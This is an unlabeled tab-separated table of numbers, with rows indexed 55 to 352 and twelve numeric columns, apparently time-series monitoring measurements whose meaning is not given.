55	300.1	203.5	8.8	4484.1	150	1784.6	1367	242.6	711.2	4.6	35.1	4.2
56	303.5	206.7	8.8	4473.2	150	1778.8	1645.2	229.4	714.6	4.6	35.1	3
57	297.4	202.1	8.7	4474.1	150.2	1778.8	2185.4	241.8	738	4.2	33.3	3
58	291.4	196.8	8.8	4534.9	150.6	1807.8	2502.2	229.6	738.2	3	16.5	3
59	287.5	193.5	8.6	4603.4	145.8	1854.2	2804.8	242	750	3	16.5	1.6
60	291.7	197.2	8.9	4614.9	141.6	1871.6	2809.8	241.4	749.8	3	16.5	3.2
61	293	198.4	9.3	4725.3	137.4	1937.2	2752.8	266.6	727	3	16.5	2
62	292.3	197.8	9.2	4844	137.6	1995.2	2458.2	229	691.8	3.2	17.7	1.6
63	291.3	197	9.1	5195.7	137.6	2169.2	2634.8	241.8	668.4	3.2	17.7	1.6
64	286.5	193.2	9.1	5508	137.2	2325.8	3028.2	204	680.4	1.6	8.9	1.6
65	283.7	191.1	9	5860.3	136.4	2502.7	3311	228.6	669.2	1.6	8.9	1.6
66	278.3	186.7	8.7	6288.8	137.2	2713.3	3541.6	216.4	691.8	1.6	8.9	1.6
67	281.3	189.4	8.1	6610.5	136.8	2874.7	3694.2	241.8	726.6	1.6	8.9	1.6
68	286.9	193.9	8.1	7249.8	138.4	3186	3529.6	229	738.4	1.6	8.9	1.6
69	292.7	198.5	8.4	7704.8	136.2	3418.3	3401.8	254.2	727.2	1.6	8.9	1.6
70	289.4	196	7.6	8175.7	135	3652.4	3545	242	726.6	1.6	8.9	1
71	278	185.6	7.6	11101.7	149.4	5027.5	3775.2	229	727	1.6	8.9	1
72	269.3	177.6	7.8	12567.9	169.8	5712.2	4342.4	228.8	726.6	1	5.5	1
73	265	173.7	7.9	13290	189.6	6018.3	4363.2	241.4	703.6	1	5.5	1
74	270.5	178.7	7.7	13965.9	195.2	6338.3	4303.4	217	703	1	5.5	3.8
75	275.4	182.7	8	14509	197.8	6600.2	4228.2	216.8	715.2	1	5.5	3.8
76	282.9	189.1	8.3	15123.4	197.6	6905.3	3663	242	692.2	3.8	44.8	3.8
77	281.5	187.9	9	15650.4	200.4	7157.3	3132.4	254.2	692.6	3.8	44.8	3.8
78	275.3	183.7	8.8	15842.5	199.2	7255.5	3164.2	254.2	727	3.8	44.8	3.8
79	272.5	181.2	8.8	16390	201.8	7518.6	3364.2	253.6	727.6	3.8	44.8	4.4
80	278.1	185.2	9.6	16702.8	202	7676.2	3175.4	266.2	715.8	3.8	44.8	4.4
81	292.8	197.9	9.6	14486.5	187	6652	3447.6	278.4	727.4	3.8	44.8	5.4
82	302.6	206.9	9.5	13837.2	168.2	6371.2	4334	253.6	716	4.2	47.1	5.4
83	305.4	209.3	9.5	13774.6	149	6389.4	4734.6	228.4	693	5.4	53.7	5.4
84	297.6	202.3	9.7	13644.5	143	6337.4	4723	253	681	5.4	53.7	2.6
85	289.7	195.3	9.7	13667.1	140.8	6355.5	4910.6	215.4	716.4	5.4	53.7	2.6
86	282.3	188.8	9.7	13559.9	139.2	6306.1	5619.8	215.4	716.4	2.6	14.4	2.6
87	285	190.2	9.7	13569	137.6	6313.8	5151.2	240.6	693.4	2.6	14.4	2.6
88	294.3	196.7	9.9	13647.2	137.4	6354.9	5163.8	265.6	704.6	2.6	14.4	2.6
89	297.1	199.2	9.5	13516.6	135.2	6298.3	5403	254.2	704.8	2.6	14.4	2

90	294.3	197.4	9.4	13452.7	135.2	6264.2	6303.4	279.8	704.2	2.6	14.4	2.6
91	280.7	185.8	9.4	13475.5	134.8	6046.3	6347.4	243.6	715.4	2.6	14.4	1.6
92	272.3	178.2	9.5	13399.9	133.6	6011.3	6492.8	243.2	738.6	1.2	6.6	1.6
93	269.6	175.9	9.5	13392.8	132	6010.4	6829.4	230.8	750.6	1.6	8.8	1.6
94	276.8	182.3	9.4	13431.5	130.8	6035.9	7152.8	217.4	750.6	1.6	8.8	1.6
95	282.9	187.5	9.4	13485.5	130.4	6064.3	6676.6	229.2	739	1.6	8.8	1.6
96	287.3	191	9.4	13456.3	130.6	6046.1	6354	240.6	704.2	1.6	8.8	1.6
97	280.8	185.7	9.4	13512.4	131.8	6073.3	6655	215.8	680.2	1.6	8.8	1.6
98	270.5	177.2	9.4	13465.6	132.2	6047.4	7390	216	656.6	1.6	8.8	1.6
99	264.2	171.8	9.8	13497.6	133.8	6057	7632.8	216.4	667.2	1.6	8.8	1.6
100	262.5	169.9	9.9	13531.8	134	6073.4	8745.2	216.6	679	1.6	8.8	1.6
101	268.7	174.9	9.9	13518	134.4	6298.4	9154.8	204.4	690.6	1.6	8.8	1.6
102	273.5	178.8	9.9	13649.1	136	6362.5	9402.6	192.2	695.6	2.6	13.7	1.6
103	277.1	182	9.9	13555.8	136.4	6313.8	9289.2	180.2	707.4	1.6	8.9	1.6
104	272.2	178.1	9.8	13683.4	138	6375.9	9593.8	217.4	696.4	1.6	8.9	1.6
105	266.9	173.7	9.8	13652.3	137.6	6360.6	9228.6	180	696.8	1.6	8.9	1.6
106	262.6	170.5	9.6	13699.9	140	6380.8	9668.8	217.6	720.2	1.6	8.9	2.8
107	268.6	175.8	9.5	13688.1	139.2	6376.6	10088.4	230.2	750.4	1.6	8.9	2.8
108	279.5	185.7	9.5	13711.6	141.6	6380.4	10545.6	254.4	749.6	2.8	25.8	2.8
109	288.5	193.8	9.5	13644.8	142.2	6346.1	11023	242	761.8	2.8	25.8	2.8
110	291.1	196.5	9.4	13652.2	143.8	6344.9	11415	254.4	738.6	2.8	25.8	2.8
111	284.5	192	8.5	13731.7	144.8	6381.2	11855.6	241.8	726.8	2.8	25.8	4.2
112	280.7	189.1	8.5	13584.8	148.4	6289.4	12295.8	241.4	691.8	3.4	29.7	4.2
113	277.8	186.8	8.3	13832.7	150.2	6413.4	12387.6	241.2	705	4.2	33.4	4.2
114	279.1	188.4	7.7	13761.6	153	6370.2	12340.4	216.4	680.4	4.2	33.4	4.2
115	284.3	192.7	7.7	13731.8	156.8	6344.1	12358.2	204.6	680	4.2	33.4	4.2
116	290.2	197.5	7.9	13802.4	157.4	6380.7	12314.2	216.6	680.4	4.2	33.4	3
117	287.1	195.3	8	13777.5	157.8	6367.3	12161	241.4	703.2	4.2	33.4	3
118	279.1	188.7	7.4	13688.2	155.4	6329.7	12226	241.6	690.6	3	16.5	3
119	271.7	182.4	7.3	13810.5	154	6395.8	12155.6	266.4	704	3	16.5	3
120	271	181.7	7.4	13786.7	153.2	6387.5	12149.4	265.2	692.4	3	16.5	2.4
121	281.9	189.5	8.3	13765.4	155	6374.8	12142.2	240.4	680.4	3	16.5	1
122	288.5	195.2	7.8	13870.2	152.4	6439.2	12304	228	657.8	1.4	7.8	1
123	290.4	196.6	8	13648.1	152	6326.1	12329.6	227.4	658	1	5.6	1
124	285.4	191.1	8.8	13727.5	146.6	6381.8	12499.6	239.8	645.4	1	5.6	1
125	277.6	184.2	8.8	13718.1	141.8	6392.6	12351.2	265.6	656.6	1	5.6	1
126	269.5	177.1	8.8	13632.7	140.2	6351.7	12247.8	278.2	645.2	1	5.6	1
127	271.5	178.4	8.4	13587.3	139.6	6329.4	12230.8	253.2	645	1	5.6	1
128	277.2	182.8	9	13721.5	140.2	6400.1	12118.2	253.6	645.4	1	5.6	1
129	283.3	187.3	9.1	13606.4	141.4	6336.3	12093.6	216.6	668.4	1	5.6	1
130	283	186.7	8.8	13668.2	140.6	6370.9	12185.4	191.4	680.6	1	5.6	1.4
131	273.2	179.1	8.8	13584.3	137.2	6336.3	12212.6	203.8	691.8	1	5.6	1.4
132	265.1	171.9	9.3	13569.8	135.8	6330.4	12097.6	204.6	727	1	5.5	1.4
133	260.6	167.9	9.1	13631.5	134	6367.6	12099	167.6	703.4	1.4	7.7	1.4
134	268.8	175.3	9.1	13517.2	136.8	6298.6	12027	167	715	1.4	7.7	3.4
135	280.4	186.3	9.1	13565.5	139.6	6314.3	12036.2	204.2	702.8	1.4	7.7	3.4
136	292	197.6	8.7	13599.2	140	6329.9	11996.8	167.2	725.8	3.4	35.8	3.4
137	294.3	198.1	8.3	13738.3	141.6	6396.2	12136.8	167.2	714	3.4	35.8	3.4
138	288.3	192.9	8.3	13698.6	142.4	6369.2	12106	179.4	713.8	3.4	35.8	3.4
139	283.2	188.9	8.3	13682.5	140.6	6368.7	12229.6	179.4	702	3.4	35.8	3.4
140	284.3	189.9	8.6	13624.4	138.4	6344.4	12326.2	167.2	702.6	3.4	35.8	3
141	294.4	198.9	8.6	13684.8	139.6	6369.6	12495.8	192	679.6	3.4	35.8	4
142	302.3	206.2	8.6	13675.9	138.2	6368.3	12473.2	216.4	656.2	4.4	41.4	4
143	306.6	210.3	8.8	13635.5	137.8	6347.8	12532.2	204.2	668	4	39.2	4
144	297.5	202	8.8	13667.1	135	6371.3	12500	217.2	657.6	4	39.2	2
145	285.7	190.2	8.8	13540.8	136	6301.3	12442.2	217.4	645.4	4	39.2	2
146	274.4	178.9	9.2	13532.1	138.6	6289.6	12418.8	192	669	2	11.1	2
147	270.8	177	9.9	13579.3	138.8	6316.1	12348.4	166.8	703.6	2	11.1	2
148	276.2	181.8	9.9	13492.6	141.6	6263.2	12369.6	179.6	727.2	2	11.1	2
149	281.3	186.7	9.8	13588.2	143	6310.9	12297.4	204	726	3.4	18.8	3.4
150	280.6	186.6	9.8	13582.2	143.6	6302.9	12255	203.8	725.6	3.4	18.8	2.4
151	269.3	176.4	9.8	13591	145.2	6302	12084.4	216.8	726.2	3.4	18.8	1.4
152	261.9	169.7	9.7	13494.8	147.4	6246.5	11926	217.6	715.4	2.4	13.2	1.4
153	259.9	167.7	9.7	13497	149.2	6246.9	11791	216.6	692.2	1.4	7.7	1.4
154	269.6	176.6	9.7	13394.7	148	6198.6	11670.2	180	692.4	1.4	7.7	1.4
155	277.4	185.4	8.7	13508.5	146.2	6265.6	11562.2	192.6	716.6	1.4	7.7	1.4
156	286.6	194.2	8.7	13417.4	140.6	6237.4	11633	217	704.4	16.5	7.7	1.4
157	283.5	192	8.7	13239.9	137.6	6154.9	11718	253.2	704.6	187.1	8.8	1.6
158	270.5	181.1	8.2	13238	132	6174.6	11676	278.6	726.6	334.9	13.3	2.4
159	264.3	175.5	8.2	13118.8	131.6	6110.5	11675.8	315.2	715	499.3	5.6	1
160	263.7	174.9	7.9	13107.7	132	6107.2	11790.4	314.4	691.6	672.3	5.6	1
161	273.1	183.3	7.8	13026.6	128.8	6076.8	11724	277	679.8	838.7	5.6	1
162	280.1	189.5	7.2	12994.5	125.8	6070	11561.2	265.2	667.4	1011.9	5.6	1
163	285.4	194.2	7.2	12947.1	128.4	6038.6	11529	228.8	668.4	1182.3	5.6	1
164	278.6	187.7	7.1	12954.9	132.2	6031.8	11418.8	191.4	680.4	1361.4	6.4	1
165	272.1	180.8	8.1	12893.6	131	6004.7	11336.2	179.6	680.8	1532	11.2	1
166	266.8	176.1	8.1	12960.7	135.2	6025.4	11351.4	217.6	669.6	1680.4	19.7	1.8
167	276.5	184.6	8.2	12956.4	133.6	6027	11443.4	205	669.6	1673.5	27.6	2.4
168	292.4	198.4	8.7	12952.3	132.6	6027.8	11435.4	229	669	1702.9	28.6	2.6
169	299.3	204.6	8.8	12997.2	134.6	6046.8	11464.2	229	657	1621.1	34.1	3.6
170	299.4	204.3	8.9	13293.3	136.6	6129.7	11455.2	216	691.2	1617.5	37.4	4.2
171	292.4	197.5	9	15853.3	137.8	7436.6	11507.4	191	690.6	1628.2	37.4	4.2
172	285.3	190.9	9.7	15880.4	137.4	7452.6	11436	215.4	702.4	1625.4	37.4	4.2
173	279.4	185.7	9.7	15899.3	133	7473	11488.2	227.2	703.4	1604.8	37.4	4.2
174	285.7	191.6	9.8	15894.8	131	7480.4	11606	240.2	715.2	1582.1	36.6	4.2
175	295.5	200.8	9.8	15893.7	133.4	7473.3	11724	228	715.6	1613.6	31.8	4.2
176	302.4	207.1	9.8	15907.2	132	7482.3	11720.8	240.2	715.6	1640.8	23.3	3.4
177	294.3	200.3	9.8	15920.7	134.2	7482.6	11749.4	215.8	692.2	1656.4	14.3	2.6
178	284.2	190.9	9.8	15849.6	136.8	7437.5	11805	191	680.6	1627.3	8.9	1.6
179	275.8	183.1	9.8	15832.8	136.4	7428.6	11848	215	703.4	1614.2	12.2	2.2
180	274.8	182.4	9.8	15528.1	136.2	7336	11662.2	215.4	679.2	1606.9	8.9	1.6
181	281.3	188.6	9.8	13010.7	136.2	6048.5	11534	227.8	714.2	1629.8	8.9	1.6
182	289.2	196.1	9.8	13037	137.2	6056.9	11537.6	228.2	737.6	1635	8.9	1.6

183	294.1	201.2	9.5	13103	138	6087.3	11546.4	216	748.6	1678.5	8.9	1.6
184	288.9	196.9	9.5	13087.2	137.4	6079.4	11405	179.4	714	1735.3	8.9	1.6
185	280.3	188.9	9.5	13141.9	136.2	6108.2	11558.4	192.2	737.6	1719.2	8.9	1.6
186	272.6	181.8	9.5	13095.3	134	6092.7	11499.2	192.4	726.2	1712.3	8.9	1.6
187	278.9	186.9	9.4	13026	132.8	6058.5	11649	179.4	726	1734.5	8.9	1.6
188	289.6	196.9	9.4	13097.5	131.8	6099.1	11625.2	179.4	703.2	1774	14.4	2.6
189	299.7	206.5	9.3	13019.6	129.4	6068.4	11718	204	715.2	1861.7	5.6	1
190	301.9	208.8	9.5	13002	129.2	6060.9	11647.6	228.2	715.4	1909.3	5.6	1
191	294.5	202.6	9.4	13020.7	129.8	6067.4	11767.6	190.4	703.8	1900.1	5.6	1
192	286.4	195.1	9.4	12899.1	130.8	6003.1	11573	215.2	703.2	1925.2	6.8	1
193	280.8	189.3	9.7	12826.4	131.2	5966.4	11579.6	227	691	1924	12.1	1
194	281.9	189.8	9.7	12820.8	131.8	5959.3	11625.2	202	690.8	1898.8	25	1.8
195	286	193.6	9.4	12865.9	132	5978	11583.8	202.2	656.4	1907.2	39.6	3.2
196	289.4	196.4	9.4	12813.3	132.6	5953.1	11445.8	239.6	655.8	1930.7	40.1	3.4
197	283.4	191.7	9.2	12886.3	132.4	5993.1	11531.4	252.4	644.4	1912	40.1	3.4
198	272.1	181.7	9.2	12896	131.4	5999.5	11605.2	240.6	656.2	1906	38.6	2.6
199	263.6	173.8	9.2	12920.5	130	6015.3	11528.8	265.4	644.2	1877.3	42.7	3.8
200	259.2	170	8.3	12970.2	130	6041.6	11621.6	227.8	667.4	1820.9	49.3	5
201	265.7	175.3	8.4	12855.3	129.4	5984.9	11700.8	202.6	655.8	1829.3	49.3	5
202	270.6	179.9	8	12900	129.2	6011.5	11701.8	202.4	645.2	1796.1	48.1	5
203	274.6	183	8	12881.5	128	6002.8	11672.4	240	633.4	1798.7	42.8	5
204	270.3	178.7	8	12957.4	127.8	6045.2	11785	215.6	668.4	1806.8	29.9	4.2
205	265.5	173.8	8.3	12830.5	126.2	5988.8	11852.4	215.6	656.8	1806.4	15.3	2.8
206	261.2	171	7.3	12853.4	127.4	5991.9	11972.2	240.8	691.8	1777.6	14.8	2.6
207	268.8	177.4	7.5	12847.4	129.8	5983.2	12076.4	228.2	726.6	1774.6	14.8	2.6
208	280.9	188.2	7.5	12865	131.2	5989.4	11994.6	203.6	750	1683.6	18.5	3.8
209	289.4	196.1	7.5	12877.7	132.2	5989.6	11931.6	204	726	1714.9	14.4	2.6
210	293	199.2	8.4	12879	132.8	5986.2	11859.6	228.8	737	1730.4	7.8	1.4
211	284.8	191.6	8.3	12900.3	132	6001.9	11846.6	204.2	737.8	1685.5	7.8	1.4
212	280	186.5	8.7	12886.7	134.2	5986.5	11687.8	179.4	702.2	1680.4	7.8	1.4
213	277.3	183.8	8.7	12894.2	132.4	5997.5	11583.8	203.8	679	1671.1	7.8	1.4
214	285.9	191.8	8.7	12882	134	5983.3	11562.6	216.2	703.2	1657.1	7.8	1.4
215	291.4	197.7	8.4	12914	135.6	5995.2	11494.6	191.8	680	1661.7	7.8	1.4
216	297.6	203.1	9	12968.2	133.6	6030.9	11341.4	179	644.8	1663.5	7.8	1.4
217	289	195.5	9.1	12968.6	132.8	6030.9	11452.8	179	656.8	1665.6	7.8	1.4
218	276.8	184	9.1	12873.9	132.8	5981.5	11520	141.6	692.4	1762.8	9	1.6
219	265.8	173.5	9.2	12889.8	135.2	5983.9	11605.6	141	669.2	1788.8	9	1.6
220	263.8	171.1	9.2	12891.8	135.6	5985	11570.2	166	692.4	1784.2	9	1.6
221	272.5	179.6	9.1	12902.3	135.8	5988.1	11727.4	203.4	715.8	1812.1	9	1.6
222	278.2	185.6	9.1	12967.5	134.2	6027	11667.2	215.8	739.4	1828.4	9	1.6
223	281	189.9	8.7	13035.7	139.4	6043.8	11718.2	228.4	704	1814.6	9	1.6
224	275.4	185.7	8.5	13073.8	139.8	6067.8	11625.8	215.8	714.6	1786.4	12.7	1.6
225	271.5	181.9	8.7	13077.8	141.4	6061.9	11682.4	203	692.2	1758.3	13.7	1.6
226	266.5	177.1	9	13103.5	143.2	6068	11703.6	166	669	1751.8	31.9	3.2
227	273.5	183.1	8.8	13068.7	142.2	6057.2	11753.8	154	668.6	1728.3	33.5	3.6
228	283.2	192.5	8.7	13099.6	140	6081.9	11640.2	141.4	680.6	1719.7	29.6	2.8
229	290.5	199.6	8.7	13071.2	139.2	6069	11710.8	142.2	670	1692.3	29.6	2.8
230	289.1	198.7	8.6	13050.2	137	6065.4	11644.6	154.4	704.4	1662	35.1	3.8
231	279.1	189.4	8.8	13046.9	138.8	6057.4	11584.2	154	738.6	1662.6	35.1	3.8
232	272.8	183.4	8.8	12985.1	141.8	6017.4	11514.8	166.6	715.4	1693.8	35.1	3.8
233	268.9	179.1	9.1	13043.7	139.2	6061.7	11633.6	179.2	738.2	1720.6	35.1	3.8
234	274.3	183.3	9.2	12817.5	137	5945.8	11590.8	216	761.6	1754	31.4	3.8
235	279.9	188.6	9.3	12861	133.6	5982.1	11667.2	203.6	738.2	1766.1	30.4	3.8
236	355.3	197.2	11.5	12785.8	133.4	5947.8	11608.2	215.4	715.6	1760.8	12.2	2.2
237	363.1	191.4	11.6	12820	133.8	5961	11694.4	239.8	723	1773.2	10.6	1.8
238	346.5	179.5	11.7	12867.5	135.6	5978	11673.2	227.2	688.4	1686.3	10	1.8
239	337	172.1	11.7	12867.2	133.8	5984.7	11716.2	214.6	688.4	1720.6	13.3	2.4
240	357.4	176.3	11.1	12851.8	135.2	5973.1	11675.8	239.8	676.8	1770.9	7.8	1.4
241	406.1	189.7	11.1	12912.1	135.4	6005.4	11657.6	253.4	700.2	1768.7	7.8	1.4
242	438.8	199.2	11.2	13006.3	131.2	6065.8	11665.6	253.8	703.8	1738.4	7.8	1.4
243	460.1	204.4	11.1	12916.7	130.6	6018.6	11686.8	291.2	703.6	1740.2	7.8	1.4
244	455.2	201.4	10.7	13036.4	130.8	6079.9	11624	278.4	703.8	1749.1	7.8	1.4
245	545.2	194.2	13.5	13028.7	132.8	6070.6	11644.4	240.8	716	1760.8	7.8	1.4
246	543.7	174	10.5	12950.9	135.2	6021	11770.6	215.6	692.2	1771.1	7.8	1.4
247	626.7	167.5	10.6	12921.9	137.4	5998.6	11728.6	190.4	704.4	1769.1	7.8	1.4
248	658	158.1	11.3	12969.7	135.6	6027	11657	153	727.4	1845	11.1	2
249	697.5	149	13.1	13013.9	136.8	6044.8	11607.6	140.8	692	1882.2	7.8	1.4
250	712.1	137.8	15.2	13065.7	136.8	6072.5	11650	165.6	691.6	1883.4	7.8	1.4
251	1428.9	119.6	15.1	12996.7	138.2	6029	11597.2	190.6	680.6	1893.1	7.8	1.4
252	1843.2	97.8	15	12980	141	6013.8	11535.4	178	668.8	1881.2	8	1.4
253	2293.6	81.3	15.2	12942.1	140.6	5996.6	11518.2	215.4	646	1872.6	12.6	1.4
254	2498.4	75.7	15.4	13052.4	141	6052.5	11489.6	252.4	657.4	1865.3	22.1	2.1
255	2425.9	67.8	11.9	13036.5	139.6	6047.9	11556	228	645.6	1838.3	30.8	3
256	2348.6	65.6	12.8	13163.8	136.6	6125.1	11515.8	202.8	645	1863.5	30.8	3
257	2261.2	62.1	12.6	13108.4	134	6100.7	11502	240.2	633.4	1869.4	30.8	3
258	2241	63.9	11.9	13004.7	135.4	5830.7	11585	202.8	632.6	1878.5	30.8	3
259	2204.1	63.3	9.3	12891.8	136.6	5766.9	11643.6	178.4	633.4	1737.5	38.5	4.4
260	2192	60.1	7.9	12998.3	138.8	5571	11539.2	215	668.2	1730.8	38.5	4.4
261	1435	54.9	7.8	13027.2	135.8	5597.1	11643.4	240.2	703	1703.3	38.5	4.4
262	992.4	54.9	7.8	12931.4	135.4	5545.6	11678.2	216	703.4	1718.7	38.3	4.4
263	527.1	54.6	7.8	12907.1	134.4	5533.9	11720.2	216.8	703.6	1697.2	33.7	4.4
264	335.7	45.6	8.1	12821.4	136	5484.5	11707.8	242	727	1674.4	24.2	3.7
265	309.5	40.5	8.8	12850.5	135.4	5503.6	11823	218.2	692.6	1685.5	15.5	2.8
266	322.2	39	8.8	12814.4	137	5478.7	11709.4	218.2	669.2	1667.9	15.5	2.8
267	331.4	37.8	8.9	12912.2	143.2	5516.7	11640.6	205	657.8	1667.7	15.5	2.8
268	343.2	37.8	8.8	12923.6	148.6	5721.4	11665.2	204.2	692.4	1632.6	7.7	1.4
269	363.3	38.4	9.5	13016.8	150.8	5766	11736.6	191.6	680.2	1697.2	5.5	1
270	423.8	41.3	9.5	12911	148	5964	11545.8	203.6	714.6	1725.2	5.5	1
271	517.6	52.3	9.6	12783.7	147.4	5904.2	11491.6	215.4	738.8	1773.4	5.5	1
272	550.4	57.1	9.4	12877.2	146.6	5950.6	11474.6	215.4	749.8	1773.7	5.5	1
273	545.5	55.3	9.2	12883.7	147.4	5949.9	11510.6	227.2	727	1765.6	5.5	1
274	529.2	56.8	9.2	13463.1	145.6	6197.1	11569.6	239.4	738.2	1772.6	5.5	1
275	532.4	57.9	9.2	15670.3	147.4	7312.4	11654.6	226.6	704	1762.6	5.5	1

276	521	57.9	9.2	15594.5	150	7274.8	11729.6	202.4	703	1780.6	5.5	1
277	506.1	59	9	15568.4	144.4	7274.7	11735	240	691.6	1813	5.5	1
278	631.9	71	16.1	15671.1	140	7336.2	11573.8	253.4	679.8	1843.8	9	1.2
279	627.4	69.9	16.4	15689.2	137.8	7353.1	11506.4	228.2	657	1883.5	9	1.6
280	561.7	67.7	16.7	15563.6	137.8	7283.9	11499.2	253.4	656.2	1884.4	9	1.6
281	484.5	58.5	17.2	15561.1	150.2	7252.8	11564.8	253.2	633.2	1871.6	9	1.6
282	472.7	55.1	17.9	15604.6	159.2	7256.7	11651.2	215.6	655.8	1908.7	9	1.6
283	493.3	59.2	19.1	15767.2	168.6	7314.1	11778.2	227.4	679.6	1971.9	9	1.6
284	543.8	65.4	24.9	15154.8	170.6	7051.4	11650	215.2	679	2010.8	10.3	1.6
285	728.4	74	29.2	12877.2	171.2	5888.4	11723.4	214.6	714.4	2059.8	15.5	1.8
286	773	75.7	29.2	12978.6	169	5938.6	11695	202.4	738.4	2087.7	20.4	2.4
287	773.9	74.6	29.3	12928.8	167.4	5916.8	11716.2	215	727.4	2097.5	20.4	2.4
288	637.2	60.8	21.8	12796.9	166.6	5858.9	11751.8	215.4	703.6	2138.7	23.3	3.2
289	620.1	60.6	21.2	12634.1	165	5779.6	11808	215.4	727.4	2099	23.9	3
290	606.3	60.3	20.6	12695.5	165	5811.3	11691.6	203.8	715.2	2126.6	25.3	3
291	588.5	59.9	20	12956.8	155.8	5963.1	11631.6	228.2	714.6	2148	26.2	3
292	564.6	59.1	19.2	12882.5	147.6	5946.5	11593	253.2	725.6	2133.9	26.2	3
293	546.1	56.6	18	12709	140.6	5877.3	11489.4	253.2	761.6	2118	26.2	3
294	504.1	49.6	12	12783.8	140.8	5917.3	11430.8	290.6	726.4	2128.1	25.8	3
295	320.5	41.3	7.3	12717.9	140.4	5887.4	11391.8	290.4	715.8	2128.8	21.6	4.2
296	283.4	41.4	7.1	12711.3	138.6	5886.8	11451.4	265.6	680.6	2116.9	24.8	3.8
297	284.2	41.8	7.2	12693.3	140.2	5875.3	11485.2	239.8	669.4	2101.1	25.6	3.8
298	278.6	42	7.3	12779	141.2	5913.6	11403.6	239.8	644.8	2089.5	19.2	2.8
299	277.7	42.4	7.2	12930.2	139.6	5994.5	11505.2	202	679.8	2088.5	13.1	1.6
300	279	41.4	7.3	12886.6	138.6	5976.5	11576.4	214.4	702.2	2069.1	12.6	1.6
301	272.6	40.8	7.1	12859	144	5948.9	11515.6	227.4	702.8	2078.3	11.7	1.6
302	272.3	40.4	7.1	12887.1	148.6	5949.8	11612	216.4	714.2	2090.9	11.7	1.6
303	266	39	6.9	13018.9	151.8	6008.5	11709.4	216.4	703.4	2093.6	11.7	2.6
304	256.6	38.8	6.6	13001.2	151.6	5994	11687	254.4	692.2	2066.9	16.3	2.6
305	255.4	38.2	6.8	13068.8	153.4	6026.6	11781	254.4	670.2	2072.7	15.3	1.2
306	247.1	37.4	6.6	13106.3	155.2	6040.3	11733.2	241.4	680.6	2081	8.1	1
307	243.5	36.8	6.4	13091.9	156	6031.9	11724.2	240.8	669.4	2097.2	7.3	1
308	241	36.6	6.3	13115.1	154.8	6047.1	11596.2	228.6	692.4	2115.5	7.3	1
309	242.2	36.6	6.4	13036	156.4	6000.9	11570.6	216.2	680.8	2165.9	8.5	1
310	242.9	37.4	6.4	13020.9	157.4	5987.4	11603.8	203.6	691.4	2164.4	12.4	2.4
311	247.3	38.2	6.5	12985.1	149.4	5989.5	11685.2	216.6	704.4	2149.4	26.7	3.4
312	250.1	38.8	6.6	12983.5	143.8	6001.3	11579.2	253.8	716.2	2154.1	40.7	3.4
313	255.2	40.2	6.8	12910.3	138.6	5977.6	11638.6	253	693	2138.2	41.4	2.4
314	261.4	40	7.1	12865.5	137.2	5960.7	11664.4	240	692.2	2141.1	35.9	3.8
315	256	39.6	6.8	12978.6	136.2	6017.4	11567	215	704.4	2126.8	43.7	4.8
316	256.4	39.3	6.9	12914.3	135	5988.1	11483	214.6	715	2116.5	48.3	4.8
317	257	40.8	6.8	12959.1	135.2	6008.4	11412	189.4	691	2107.4	48.3	4.8
318	264.6	41.8	7.1	12937.4	136.8	5988	11421.6	177.4	690.2	2080.2	48.3	4.8
319	265.9	41.2	7.1	13059.8	140.6	6040.2	11376.4	165.8	679.2	2021	47.1	4.8
320	260.7	40.4	6.9	13156.9	139.4	6098.4	11419.8	178.2	678.4	2018.1	42.3	3.4
321	257.4	39	6.9	13125	141	6075.2	11515.4	202.2	667.6	2023.2	28.9	2.4
322	250.6	38.8	6.6	13068.1	138.2	6056.8	11625	227.4	702.8	2019	14.9	2.4
323	252.3	39	6.6	13090.2	141.8	6057.4	11639.4	215.8	715.4	2063.8	14.2	2.4
324	252.5	39	6.6	13152.7	141.4	6093.2	11611.4	240.4	738	2107	14.2	2.2
325	253.5	39	6.7	13103.2	139.2	6073.9	11463.8	253.4	738.8	2121.1	13	1.2
326	266	40.7	6.9	13072.1	138.6	6059.7	11403	254.4	750.8	2088.4	7.5	1.2
327	273.2	40.6	6.8	13035.8	137.2	6045.6	11285.2	254.4	739.6	2082.3	7.5	1.2
328	266.7	40.8	6.2	12791.7	135.2	5938.5	11361.2	291	739	2027.7	7.5	1.2
329	278	42	6.5	12692.4	130.6	5901.7	11451.8	291	716	2107.1	7.5	1.2
330	281.1	42.6	6.6	12746.1	131.6	5926.6	11443.6	303.4	692	2110.3	8.4	1.2
331	280.2	44.2	6	12666.7	130.8	5890	11309	291.2	656.8	2103.4	7.5	1.2
332	288.1	43.6	6.4	12730.3	133.2	5918	11235.6	290.4	644.8	2103.2	7.5	1.2
333	280.6	41.8	6.2	12566.7	129.8	5847.3	11032.8	290	668.8	2070.4	7.5	2.6
334	274.6	43	6.2	12451.3	129.8	5584.6	10908	278	680.8	2043	15.3	1.4
335	282.1	44.4	6.6	12177.2	130	5445.2	10852	265.4	704.6	2016.4	8.8	1.4
336	276.6	42.6	6.7	11994.6	130.8	5355.9	10872	264.4	704.4	2030.8	8.8	1.4
337	267.8	41.4	6.9	11859.2	132.8	5279.6	10803.6	240.6	716.4	2083.6	8.8	1.4
338	265.8	42	7.5	11839.7	138	5249.3	10764.6	241.2	680.8	2198.8	8.8	1.4
339	257	40.8	7.6	11566.5	136.8	5118.3	10685.2	228	693	2322.7	8.8	1.4
340	251.3	39.6	7.9	11214.2	140	4932	10673.8	240.4	692.2	2443.6	7.9	1.4
341	258.4	38.4	8.8	11086.1	145.8	4856.7	10605	228.8	715.2	2538.9	9.3	1.4
342	252	38.4	8.8	10780.7	151.8	4684	10582	241.2	703.6	2610.3	9.8	1.4
343	253.5	40.2	8.5	10752.2	158.2	4657.7	10473.2	241.4	715.6	2696	10.4	0
344	257	38.4	8.7	10536.1	162.6	4749	10352.6	278.4	727.2	2680.9	6.9	2.2
345	249	37.2	8.7	10429.3	165.6	4690.2	10306.6	277.8	715.8	2669.2	27.4	3.7
346	240.4	36.6	8.5	10436.1	173.8	4669.8	10182	302.8	693.2	2673.7	40.7	4.2
347	232.2	36.6	8.1	10287.4	174.8	4602.9	10096.4	278	704.6	2616.1	44.1	4.2
348	236.4	34.8	8.3	10171.8	174.2	4548.3	10053.6	240.2	716.2	2573.5	45	4.2
349	231.1	34.8	8.3	10030	176	4469.3	10028.2	203.2	680.8	2414.2	45	4.2
350	233.3	36	8.3	10029.2	169.6	4484.9	9945.4	178	681	2235.9	45	4.2
351	228.3	36	8.2	9812.7	162	4395.8	10005.2	152.8	692.8	2149.3	44.5	4.2
352	229.5	36.6	8.3	9710	155.6	4367	9950.4	189.8	691.8	2080.2	44.9	4.2
